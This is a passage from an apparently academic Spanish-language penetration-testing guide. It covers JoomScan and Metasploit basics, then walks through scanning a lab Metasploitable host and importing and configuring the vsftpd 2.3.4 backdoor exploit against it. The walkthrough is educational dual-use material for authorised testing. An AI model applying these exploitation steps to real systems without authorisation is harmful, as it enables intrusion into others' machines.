
Para el análisis de vulnerabilidades de un sitio web con Joomla el auditor tendrá disponible la herramienta JoomScan. Su uso resulta muy simple y similar a WPSCAN, por lo que simplemente habrá que indicarle la dirección del servicio web que se quiere auditar y la herramienta realizará todo el trabajo.

En una primera instancia, **JoomScan** intentará averiguar la versión que se encuentra instalada en el servidor. Además, realizará un análisis automático de los plugins instalados e indicará información de la versión de PHP así como también detalles sobre el tipo de servidor.


*"joomscan –u <SitioWeb>"*




Img 60: Ejemplo de uso de JOOMSCAN. 1




Img 61: Ejemplo de uso de JOOMSCAN. 2




Img 62: Ejemplo de uso de JOOMSCAN. 3

## 4.4 Explotación

Durante esta fase el auditor, recurriendo a toda la información extraída y almacenada en los pasos anteriores, tendrá que determinar los diferentes Exploits utilizables para los posibles fallos de seguridad encontrados y comprobar que efectivamente son explotables.

Existen multitud de herramientas cuyo fin es facilitar la tarea de explotación al auditor, teniendo éste incluso la posibilidad de llevar a cabo la fase de manera totalmente manual. La herramienta que se utilizará para el completo desarrollo de esta fase e incluso de la siguiente fase de Post-Explotación se trata de METASPLOIT.

## Framework Metasploit



Img 63: Framework Metasploit

**Metasploit** es un framework de explotación que aúna gran cantidad de herramientas muy utilizadas en el día a día por los auditores de seguridad para llevar a cabo sus tests de intrusión. Ofrece al usuario la posibilidad de utilizar Exploits de calidad comercial pero además, una infraestructura para realizar otro tipo de tareas referentes a distintas fases del proceso de la auditoría como pueden ser la **recolección de información, escaneos de vulnerabilidades, post-explotación, automatización de tareas de auditoría o incluso la generación de sus propios Exploits**.

Aunque sobre éste framework se pueden llevar a cabo las fases tanto de **Recogida de Información** como la de **Análisis de Vulnerabilidades** sin ningún tipo de problema, en la mayoría de casos resulta recomendable utilizar herramientas especializadas en la tarea que se lleve a cabo. Esto aportará mayor flexibilidad al auditor e incluso tendrá la posibilidad de utilizar más de una para un mismo propósito que aporte información extra a la que aporta la herramienta principal utilizada. Una opción muy interesante de **Metasploit** es la posibilidad de importar los datos obtenidos mediante el uso de otras herramientas compatibles directamente a su base de datos.

Al igual que la mayoría de las herramientas que se han visto a lo largo de las diferentes fases, **Metasploit** también viene preinstalado en **Kali**. Antes de iniciarla conviene comprobar si el servicio de base de datos **Postgresql**, sobre el que funciona la base de datos de **Metasploit**, está en funcionamiento. Para comprobar si el servicio está activo se utilizará la siguiente línea de comando:


*"service postgresql status"*




Img 64: Estado de Postgresql. 1

Si el servicio se encuentra activo se podrá iniciar la herramienta sin problema, de lo contrario se activará el servicio con la siguiente línea de comando:

*"service postgresql start"*





Img 65: Estado de Postgresql. 2

Una vez sea evidente que el servicio de base de datos se encuentra activo se puede proceder a iniciar el **Framework Metasploit**.

*"msfconsole"*


Img 66: Inicio de Metasploit

Como se puede apreciar, justo al iniciar el framework se aporta información acerca de la versión de la herramienta, los diferentes Exploits disponibles, módulos auxiliary, post, etcétera.




Img 67: Información inicial de Metasploit

Un análisis de uso completo de todas las funcionalidades que puede aportar esta herramienta y todas las acciones que se pueden llevar a cabo con ella sería demasiado extenso para incluirlo en este estudio, pudiendo llegar a ocupar la totalidad de otro trabajo de fin de grado o incluso libros de texto por lo que se detalla un uso simplificado de la herramienta, mostrando sus funcionalidades y comandos más elementales.

Un modo de tomar consciencia de la magnitud del framework Metasploit es utilizar el comando de ayuda "**HELP**" sobre la pantalla principal. De esta forma se mostrarán por pantalla todos los posibles comandos utilizables directamente sobre la consola de la herramienta, ordenados y agrupados por tipo:


Img 68: Comando Help de Metasploit

Algunos de los comandos básicos necesarios para la navegación por el framework son los siguientes:

- **USE**: Permite establecer el Exploit o modulo a usar en la consola.
- **BACK**: Permite salir del contexto actual de ejecución, ya sea un **Exploit** o un **module**.
- **CHECK**: Permite comprobar si el equipo objetivo es vulnerable al Exploit seleccionado. Este comando no funciona con todos los Exploits.
- **CONNECT**: Este comando permite realizar una conexión a un host remoto y además soporta **SSL** si se le indica la opción "**-s**". Por ejemplo:


Img 69: Comando connect de Metasploit

- **EXPLOIT**: Comando para realizar la ejecución del Exploit cargado en el contexto de la consola.
- **RUN**: Comando para realizar la ejecución del module/auxiliary cargado en el contexto de la consola.
- **JOBS**: Este comando permite listar y gestionar módulos que se encuentran en ejecución en "Background".
- **LOAD**: Permite cargar un plugin desde el directorio de plugins ubicado en la ruta de instalación, recibiendo como parámetro el nombre del plugin.
- **UNLOAD**: Al contrario que el comando anterior éste descarga un plugin cargado.
- **RESOURCE**: Carga un fichero de script que posteriormente será utilizado por algún Exploit o module que depende de él.
- **ROUTE**: Permite establecer las tablas de enrutamiento de las sesiones de Metasploit para poder establecer comunicación con equipos que no son directamente accesibles.
- **INFO:** Muestra información adicional de un module o Exploit cargado en el contexto de la consola.
- **SET:** Permite establecer los parámetros del module o Exploit seleccionado.
- **UNSET:** Permite eliminar el valor actual de alguno de los parámetros de un module o un Exploit.
- **WORKSPACE:** Permite listar, crear y eliminar espacios de trabajo independientes. Para este comando se dispone de las siguientes opciones:
  - **"-a":** Permite crear un nuevo espacio de trabajo: "**workspace –a <Nombre Nuevo Workspace>**".
  - **"-d":** Permite eliminar un espacio de trabajo: "**workspace –d <Nombre del Workspace>**".
  - Para cambiar de espacio de trabajo simplemente habrá que indicar el workspace hacia el que se desea cambiar: "**workspace <Nombre del Workspace>**".


  - Si no se le indica ninguna opción el comando mostrará una lista con los diferentes espacios de trabajo definidos.
- **SESSIONS:** Permite listar, interactuar y terminar sesiones generadas por modules o Exploits. Para este comando se dispone de diferentes opciones:
  - **"-l":** Lista las sesiones.
  - **"-v":** Muestra información extra complementaria a la opción anterior.
  - **"-s":** Permite ejecutar un script sobre las sesiones abiertas: "***sessions –s <Script>***".
  - **"-k":** Finaliza todas las sesiones abiertas.
  - "**-c**": Ejecuta un comando sobre todas las sesiones abiertas.
  - "**-i**": Para seleccionar la sesión con la que se quiera interactuar: "***sessions –i <ID de la Sesión>***".
- **SEARCH**: Permite realizar una búsqueda basada en expresiones regulares.
- **SHOW**: Permite mostrar las diferentes opciones par modules, Exploits y payloads. Tenemos las diferentes opciones de uso:
  - **SHOW AUXILIARY**
  - **SHOW EXPLOITS**
  - **SHOW PAYLOADS**
  - **SHOW OPTIONS**
  - **SHOW TARGETS**
  - **SHOW ADVANCED**
  - **SHOW ENCODERS**
  - **SHOW NOPS**
  - **SHOW EVASION**
- **SETG:** Permite definir variable globales que podrán ser empleadas por todos los modules o Exploits cargados.
- **SAVE:** Permite almacenar de forma permanente las variables globales establecidas con el comando **SETG** y las variables especificadas de cada Exploit en uso.

A continuación se muestra un ejemplo real sobre un entorno virtualizado en el que se llevan a cabo todos los pasos a seguir para el desarrollo de la fase de explotación sobre el framework **Metasploit**.

### Creación de un Workspace

Resulta muy recomendable para el auditor la organización de la fase de explotación en espacios de trabajo. Para la gestión de los espacios de trabajo se ha visto el comando interno "**WORKSPACE**" y la opción "**-a**" con la que se podrá añadir un nuevo espacio de trabajo:

*"workspace –a <Nombre del Workspace>"*




Img 70: Creación de un Workspace en Metasploit


## Importación de datos a la base de datos de Metasploit

Para este primer apartado se presentan dos posibles opciones: **Importar los datos obtenidos de herramientas externas** u **Obtener los datos directamente sobre Metasploit**.

- **Importación a la base de datos de Metasploit:**

Para este caso se dispone de un fichero con extensión XML obtenido como resultado de la ejecución de alguna de las herramientas citadas durante la fase de **Análisis de Vulnerabilidades**. Una vez dentro del Framework utilizaremos el comando interno "***db_import***" seguido de la ruta donde se encuentre el fichero.

*"db_import <Ruta Fichero XML>"*




Img 71: Importación de datos a la Base de Datos de Metasploit

- **Obtención de datos directamente sobre Metasploit:**


Este se tratará del caso menos utilizado aunque totalmente viable para realizar la obtención de datos. En este caso el escaneo de hosts y servicios se llevará a cabo directamente sobre la consola de **Metasploit**. Para esta labor utilizaremos el comando "**db_nmap**", el cual es la herramienta **NMAP** funcionando sobre el framework, por lo que se le podrá indicar todas las opciones que el auditor necesite como si de la herramienta externa se tratase.

Para obtener el mismo resultado que el caso anterior utilizaremos el siguiente comando:

*"db_nmap –A –version-intensity 9 –f –n 192.168.0.158"*


Img 72: Escaneo desde Metasploit

Una vez se han cargado los datos en la base de datos podremos visualizar los equipos cargados mediante el comando "**HOSTS**":




Img 73: Hosts cargados en Metasploit

También se podremos observar los servicios detectados en el escaneo, así como sus versiones mediante el comando "**SERVICES**":

```
msf > services

Services
========

host            port  proto  name          state  info
----            ----  -----  ----          -----  ----
192.168.0.158   21    tcp    ftp           open   vsftpd 2.3.4
192.168.0.158   22    tcp    ssh           open   OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
192.168.0.158   23    tcp    telnet        open   Linux telnetd
192.168.0.158   25    tcp    smtp          open   Postfix smtpd
192.168.0.158   53    tcp    domain        open   ISC BIND 9.4.2
192.168.0.158   80    tcp    http          open   Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.0.158   111   tcp    rpcbind       open   2 RPC #100000
192.168.0.158   139   tcp    netbios-ssn   open   Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.0.158   445   tcp    netbios-ssn   open   Samba smbd 3.0.20-Debian workgroup: WORKGROUP
192.168.0.158   512   tcp    exec          open   netkit-rsh rexecd
192.168.0.158   513   tcp    login         open
192.168.0.158   514   tcp    shell         open   Netkit rshd
192.168.0.158   1099  tcp    java-rmi      open   Java RMI Registry
192.168.0.158   1524  tcp    shell         open   Metasploitable root shell
192.168.0.158   2049  tcp    nfs           open   2-4 RPC #100003
192.168.0.158   2121  tcp    ftp           open   ProFTPD 1.3.1
192.168.0.158   3306  tcp    mysql         open   MySQL 5.0.51a-3ubuntu5
192.168.0.158   5432  tcp    postgresql    open   PostgreSQL DB 8.3.0 - 8.3.7
192.168.0.158   5900  tcp    vnc           open   VNC protocol 3.3
192.168.0.158   6000  tcp    x11           open   access denied
192.168.0.158   6667  tcp    irc           open   UnrealIRCd
192.168.0.158   8009  tcp    ajp13         open   Apache Jserv Protocol v1.3
192.168.0.158   8180  tcp    http          open   Apache Tomcat/Coyote JSP engine 1.1

msf >
```

Img 74: Servicios cargados en Metasploit

Aunque se acaba de realizar un escaneo sobre la máquina objetivo en un entorno real el auditor supone que toda la información obtenida en este escaneo ya fue obtenida y debidamente almacenada durante las fases de **Recogida de Información** y **Análisis de Vulnerabilidades**.

Como se puede comprobar haciendo uso de la herramienta **SEARCHSPLOIT**, un posible fallo de seguridad lo encontramos en el primero de los servicios abiertos en la máquina objetivo, el servicio **FTP**.

```
root@kali:~# searchsploit ftp vsftpd 2.3.4

------------------------------------------ ----------------------------------------
 Exploit Title                            |  Path
                                          | (/usr/share/exploitdb/)
------------------------------------------ ----------------------------------------
vsftpd 2.3.4 - Backdoor Command Executi | exploits/unix/remote/17491.rb
------------------------------------------ ----------------------------------------
Shellcodes: No Result
```


Img 75: Searchsploit para FTP

Una vez identificada una posible vulnerabilidad los pasos que el auditor debe seguir son los siguientes:

1. **Comprobar si existe el Exploit en el Framework Metasploit:**

Para comprobar si el Exploit que se ha detectado se encuentra disponible dentro del framework el auditor posee dos alternativas: comprobar directamente sobre la ruta de instalación de la herramienta o dentro de la propia herramienta. Ambas opciones son válidas, aunque en este caso se utiliza la primera de ellas.

El framework Metasploit se encuentra instalado en la ruta "***/usr/share/metasploit-framework***" y para comprobar la existencia se puede utilizar la ruta que indica la herramienta **SEARCHSPLOIT**:




Img 76: Ruta Exploit de Searchsploit

Si se intenta listar el directorio "***unix/remote/***" dentro del directorio "**exploits/**" se mostrará el siguiente mensaje, indicativo de que ni el directorio ni el Exploit existen dentro de la herramienta:


Img 77: No existe el Exploit en Metasploit

Dado que el Exploit no está disponible directamente en la herramienta el auditor tendrá que importarlo para ampliar así la funcionalidad de **Metasploit** en un caso concreto.

Importar un nuevo Exploit al framework resulta muy sencillo, simplemente habrá que copiar el Exploit que se desee importar a la ruta adecuada dentro de la ruta de instalación del framework. Esta misma labor se podría aplicar para los distintos tipos de objetos de los que dispone **Metasploit** como podría ser un módulo Auxiliary, etcétera. Para localizar la ruta donde se encuentra el Exploit que se va a importar hay que unir las rutas que indica **SEARCHSPLOIT**:


Img 78: Ruta del Exploit de Searchsploit

La ruta quedaría del siguiente modo:

"***/usr/share/exploitdb/exploits/unix/remote/17491.rb***"

En primer lugar se creará el directorio "***remote/***" con el comando "**mkdir**", con motivo de categorizar y situar en el lugar al que corresponde el Exploit que se está importando a la herramienta.

```
root@kali:/usr/share/metasploit-framework# mkdir ./modules/exploits/unix/remote
```

Img 79: Creación del directorio Remote

En segundo lugar se copiará el Exploit de "**exploitDB**" a la ruta correcta del framework Metasploit mediante el comando "**cp**":

```
root@kali:/usr/share/metasploit-framework# cp /usr/share/exploitdb/exploits/unix/remote/17491.rb ./m
odules/exploits/unix/remote/
root@kali:/usr/share/metasploit-framework# ls ./modules/exploits/unix/remote/
17491.rb
```

Img 80: Importación correcta de un Exploit

**2. Comprobar la efectividad del Exploit:**


Una vez seleccionado el Exploit habrá que comprobar la efectividad del mismo. Para esto se cargará el Exploit seleccionado sobre el framework, se configurará y se lanzará sobre el equipo objetivo.

Mediante el comando "**USE**" se selecciona el Exploit importado anteriormente en la herramienta:

```
msf > use exploit/unix/remote/17491
msf exploit(unix/remote/17491) >
```


Img 81: Utilización de Exploit. 1

Haciendo uso del comando "**SHOW OPTIONS**" se aprecian los diferentes parámetros que hay que configurar para que el Exploit funcione correctamente:





Img 82: Utilización de Exploit. 2

Para que este Exploit funcione se debe indircar el "**RHOST**", que no es otra cosa que el Remote Host (Host remoto sobre el que se realizará el ataque):





Img 83: Utilización de Exploit. 3

El siguiente paso, y probablemente uno de los más importantes para el test será la elección de un **Payload**. Si un Exploit es un fallo de seguridad utilizable por el auditor, el **Payload** esl código que éste ejecuta sobre el equipo objetivo con el fin de tomar el control total o parcial del mismo. Para el Exploit que se acaba de importar al framework solo tenemos una posible opción (a priori) a elegir, aunque si el Exploit da resultado y se consigue establecer una sesión entre el framework y el equipo objetivo es posible cambiar el tipo de **Payload** que se ejecuta sobre el equipo, como se verá en la siguiente fase de la auditoría.



